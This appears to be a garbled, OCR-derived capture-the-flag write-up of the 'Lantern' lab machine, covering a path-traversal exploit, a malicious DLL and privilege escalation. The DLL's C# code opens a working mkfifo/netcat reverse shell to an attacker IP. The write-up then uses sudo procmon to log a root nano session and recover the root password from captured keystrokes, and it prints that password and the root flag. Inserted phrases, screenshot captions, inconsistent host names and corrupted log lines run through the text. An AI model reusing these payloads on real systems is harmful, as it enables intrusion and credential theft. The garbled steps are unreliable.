The screenshot shows a web browser window with the URL `lantern.hbt`. The page displays an error message: "An error occurred: Bad IL format. The format of the file '/opt/components/shell.dll' is invalid." Below the error message, there is a file upload section for "Upload directory /var/www/sites/lantern.hbt/static/images" and an "Upload new customer's avatar" field. A "Browse..." button shows the path `aaaabaaaabaaaabaaaabaaaaboptbcomponentsbsbshell.dll`. To the right of the browser, there is a terminal window showing curl requests and netcat listener logs.

```
Date: Wed, 21 Aug 2024 10:17:11 GMT
Etag: "1722427282.3480606-55220-2676822480"
Last-Modified: Wed, 31 Jul 2024 12:01:22 GMT
Server: Skipper Proxy

(vigneswar@VigneswarPC)-[~/temp]
$ curl 'http://lantern.hbt/PrivacyAndPolicy?lang=../../../../../../../../../../../../&ext=/opt/components/shell.dll' -I
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Disposition: inline; filename=policy.pdf
Content-Length: 55220
Content-Type: application/pdf
Date: Wed, 21 Aug 2024 10:17:36 GMT
Date: Wed, 21 Aug 2024 10:17:36 GMT
Etag: "1722427282.3480606-55220-2676822480"
Last-Modified: Wed, 31 Jul 2024 12:01:22 GMT
Server: Skipper Proxy

(vigneswar@VigneswarPC)-[~/temp]
$ curl 'http://lantern.hbt/PrivacyAndPolicy?lang=../../../../../../../../../../../../../../../../&ext=/opt/components/shell.dll' -I
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Disposition: inline; filename=shell.dll
Content-Length: 9216
Content-Type: application/x-msdos-program
Date: Wed, 21 Aug 2024 10:19:47 GMT
Date: Wed, 21 Aug 2024 10:19:47 GMT
Etag: "1724235585.096424-9216-1622678580"
Last-Modified: Wed, 21 Aug 2024 10:19:45 GMT
Server: Skipper Proxy

(vigneswar@VigneswarPC)-[~/temp]
$ nc -lvpn 4444
listening on [any] 4444 ...
```

17) Downloaded Logs dll and decompiled it

The screenshot shows the JetBrains dotPeek decompiler interface. The left pane is the Assembly Explorer, showing a tree structure of assemblies and types. The right pane is the code editor, displaying the decompiled C# code for `Component.cs`. The code defines a class `Component` that inherits from `ComponentBase`. It includes properties for `LogType` and `ButColor`, and a list `fileText` of strings. The `BuildRenderTree` method uses a `RenderTreeBuilder` to build a tree of elements like `span`, `div`, and `button`.

18) Modified to to make Exploit Dll

```
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using System.Diagnostics;

namespace Shell
```

```

{
    public class Component : ComponentBase
    {
        protected override void BuildRenderTree(
            RenderTreeBuilder _builder)
        {
        }

        protected override void OnInitialized()
        {
            Process proc = new System.Diagnostics.Process();
            proc.StartInfo.FileName = "/bin/bash";
            proc.StartInfo.Arguments = "-c \"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.34 4444 >/tmp/f\"";
            proc.StartInfo.UseShellExecute = false;
            proc.StartInfo.RedirectStandardOutput = true;
            proc.Start();


            while (!proc.StandardOutput.EndOfStream)
            {
                Console.WriteLine(proc.StandardOutput.ReadLine());
            }
        }
    }
}

```

../../../../opt/components/Shell.dll

Exploitation

1) Got reverse shell



2) Connected with ssh

```

(vigneswar@VigneswarPC) [~/temp]
$ vim id_rsa
(vigneswar@VigneswarPC) [~/temp]
$ chmod 600 id_rsa
(vigneswar@VigneswarPC) [~/temp]
$ ssh tomas@lantern.hbt -i id_rsa
The authenticity of host 'lantern.hbt (10.129.133.138)' can't be established.
ED25519 key fingerprint is SHA256:TDL7Vj5oD2AZDjVsJ4t27pGKbPAUTS5AeP37kKzubpw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'lantern.hbt' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Wed Aug 21 11:35:39 AM UTC 2024

System load: 0.16
Usage of /: 66.2% of 8.76GB
Memory usage: 29%
Swap usage: 0%
Processes: 222
Users logged in: 0
IPv4 address for eth0: 10.129.133.138
IPv6 address for eth0: dead:beef::250:56ff:fe94:4a52

Stopwatch Component Fixes

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

```

Privilege Escalation

1) Found sudo permissions

```

tomas@lantern:~$ sudo -l
Matching Defaults entries for tomas on lantern:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tomas may run the following commands on lantern:
    (ALL : ALL) NOPASSWD: /usr/bin/procmon
tomas@lantern:~$ 

```

2) Found an interactive process by root user

```

For more details see ps(1).
tomas@lantern:~$ ps aux | grep -v "?" | grep -v "PID"
root      1049  0.0  0.0  6176  1104  pts/1    Ss+   Aug19  0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
tomas     41459  0.0  0.1  8816  5716  pts/2    Ss   14:17  0:00 -bash
tomas     48632  2.3  0.2 706060 11196  pts/2    Sl+  14:28  0:20 ./pspy64
tomas     48899  0.0  0.1  8788  5536  pts/1    Ss   14:31  0:00 -bash
tomas     48956  0.0  0.1  8684  5448  pts/3    Ss   14:34  0:00 -bash
root     49003  0.0  0.1 11496  5532  pts/3    S+   14:37  0:00 sudo procmon -c log -p 48679
root     49004  0.0  0.0 11496  880  pts/4    Ss   14:37  0:00 sudo procmon -c log -p 48679
root     49005  0.6  2.4 258864 95872  pts/4    Sl+  14:37  0:02 procmon -c log -p 48679
root     49052  0.0  0.1  7272  4208  pts/0    Ss+  14:40  0:00 nano /root/automation.sh
tomas    49128  0.0  0.0 10072  1564  pts/1    R+  14:43  0:00 ps aux
tomas@lantern:~$ 

```

```

tomas@lantern:~$ sudo procmon -c nano_log.db -p 49254

```

```
(vigneswar@VigneswarPC)-[~/temp]
$ scp -i id_rsa tomas@lantern.htb:~/nano_log.db nano_log.db
nano_log.db                                         100%  432KB 122.0KB/s   00:03
```

3) Got another test log to compare

```
tomas@lantern:~$ nano test 2|poll|3136|****+
tomas@lantern:~$ cat test
This is my secret!!!!8916975|poll|3146|****+
tomas@lantern:~$ ./2321
[nano|nano|1|144976478973541|poll|5099|****+
76471695821|read|6352|
[nano|nano|1|144676471040807|poll|5781|****+
76471677676|read|6942|
[nano|nano|1|144676471110037|poll|5400|****+
76471144812|read|6913|
[nano|nano|1|144676471181641|poll|5931|****+
76471216647|read|6983|
[nano|nano|1|144676471266009|poll|4759|****+
76471295454|read|5581|
[nano|nano|1|144676471324779|poll|4018|****+
76471351970|read|4910|
[nano|nano|1|144676471381005|poll|4048|****+
76471409599|read|5710|
[nano|nano|1|144676471444764|poll|5411|****+
76471473999|read|5811|
[nano|nano|1|144676471512772|poll|5240|****+
76471549208|read|7685|
[nano|nano|1|144676471590658|poll|5881|****+
76471629314|read|4999|
[nano|nano|1|144676471644649|poll|3226|****+
76471666129|read|3977|
[nano|nano|1|144676471688822|poll|3156|****+
76471719212|read|3968|
[nano|nano|1|144676471733246|poll|3125|****+
76471754916|read|3958|
[nano|nano|1|144676471777699|poll|3146|****+
76471798989|read|3947|
[nano|nano|1|144676471821591|poll|3156|****+
76471848642|read|7865|
[nano|nano|1|144676471884389|poll|3677|****+
76471999316|read|6642|
[nano|nano|1|144676471947317|poll|5490|****+
76471961311|read|6091|
[nano|nano|1|144676472036835|poll|6622|****+
76472075457|read|7695|
```

```
(vigneswar@VigneswarPC)-[~/temp]
$ sqlite3 test_log
Here's the approach.
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> select * from ebpf;
Steps to Extract Typed Text from the "tmux" Syscall
41458|140147328867223|$usr/lib/x86_64-linux-gnu/libc.so.6!poll|tmux: server|tmux: server|1|144869470556857|poll|9868|`#*U
41458|140147328875095|$usr/lib/x86_64-linux-gnu/libc.so.6!writev|tmux: server|tmux: server|1|144869470580611|writev|9518|
49504|140161615788167|$usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|6|144873299347306|write|19457|
49504|140161615805335|$usr/lib/x86_64-linux-gnu/libc.so.6!poll|715749|[UNKNOWN]|nano|nano|0|144873299392578|poll|5811|♦P♦♦♦ here "nano" is
49504|140161614927347|$usr/lib/x86_64-linux-gnu/libc.so.6!__libc_sigaction|140161616865152|[UNKNOWN]|nano|nano|0|144873299431671|rt_sigaction|5450|
49504|140161615805335|$usr/lib/x86_64-linux-gnu/libc.so.6!poll|140161616865152|[UNKNOWN]|nano|nano|0|144873299445678|poll|4488|♦Q♦♦♦
49504|140161615805335|$usr/lib/x86_64-linux-gnu/libc.so.6!poll|nano|nano|0|144873299461327|poll|4609|♦Q♦♦♦
49504|140161615788167|$usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|7|144873299481304|write|13195|
49504|140161615788167|$usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|13|144873299515799|write|8526|
49504|140161615788167|$usr/lib/x86_64-linux-gnu/libc.so.6!__write|nano|nano|4|144873299532330|write|5480|
49504|140161614927347|$usr/lib/x86_64-linux-gnu/libc.so.6!__libc_sigaction|nano|nano|0|144873299545525|rt_sigaction|3867|
49504|140161615622219|$usr/lib/x86_64-linux-gnu/libc.so.6!__getpid|94590758939712|[UNKNOWN];$|[UNKNOWN]|nano|nano|149504|144873299569299|getpid|4980|
49504|140161615622267|$usr/lib/x86_64-linux-gnu/libc.so.6!geteuid|945907589397125|[UNKNOWN];$|[UNKNOWN]|nano|nano|1000|144873299684245|geteuid|11051|
49504|140161615785278|$usr/lib/x86_64-linux-gnu/libc.so.6!fstatat64|525034|[UNKNOWN]|nano|nano|0|144873299714482|newfstatat|27201|♦♦♦
49504|140161615809052|$usr/lib/x86_64-linux-gnu/libc.so.6!__open64_nocancel|nano|nano|3|144873299755438|openat|23705|♦♦♦
49504|140161615809052|$usr/lib/x86_64-linux-gnu/libc.so.6!__open64_nocancel|nano|nano|0|144873299789011|newfstatat|9358|
49504|140161615788315|$usr/lib/x86_64-linux-gnu/libc.so.6!llseek|94590759342800|[UNKNOWN]|nano|nano|0|144873299815090|lseek|4940|
49504|140161615809320|$usr/lib/x86_64-linux-gnu/libc.so.6!__read_nocancel;$|[UNKNOWN]|nano|nano|1882|144873299828686|read|9508|
49504|140161615808619|$usr/lib/x86_64-linux-gnu/libc.so.6!__close_nocancel|nano|nano|0|144873299856368|close|4067|
49504|140161615808619|$usr/lib/x86_64-linux-gnu/libc.so.6!__close_nocancel|nano|nano|0|144873299856368|close|18374|
49504|140161615794347|$usr/lib/x86_64-linux-gnu/libc.so.6!unlink|9459075924607$|[UNKNOWN];3472329438688981041|[UNKNOWN]|nano|nano|0|144873299881365|unlink|2
824397|./test.swp
49504|140161615787323|$usr/lib/x86_64-linux-gnu/libc.so.6!open64|7370611|[UNKNOWN]|nano|nano|3|144873302724697|openat|61706|♦♦♦
#EOFULL140161615808619$usr/lib/x86_64-linux-gnu/libc.so.6|[UNKNOWN]|nano|nano|1|1448732997890768|fstat|15240|
```

4) We can use strings to set the data

```
(vigneswar@VigneswarPC) [~/temp]
$ strings test_log | grep secret
my secret!!!
my secret!!!
my secret!!!
This is my secret!!!
```

5) Found a query to get text data

```
(vigneswar@VigneswarPC) [~/temp]
$ strings nano_log | grep 'echo Q'
(vigneswar@VigneswarPC) [~/temp]
$ sqlite3 nano_log
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .out data.txt
sqlite> SELECT hex(substr(arguments, 9, resultcode)) FROM ebpf WHERE resultcode > 0 ORDER BY timestamp;
sqlite> .quit
(vigneswar@VigneswarPC) [~/temp]
$ echo Q3Eddtdw3pMB/ro
```

1. Using `xxd`
`xxd` is a command-line tool that can convert hex dumps to ASCII.
bash
How to clean hex? How to handle BLo
• ` -r` means reverse order.

6) That works as root password

root:Q3Eddtdw3pMB

```
tomas@lantern:~$ su root
Password:
root@lantern:/home/tomas# cat /root/root.txt
4bda50291a8bfe4cdc50b634dbc0be82
root@lantern:/home/tomas# |
```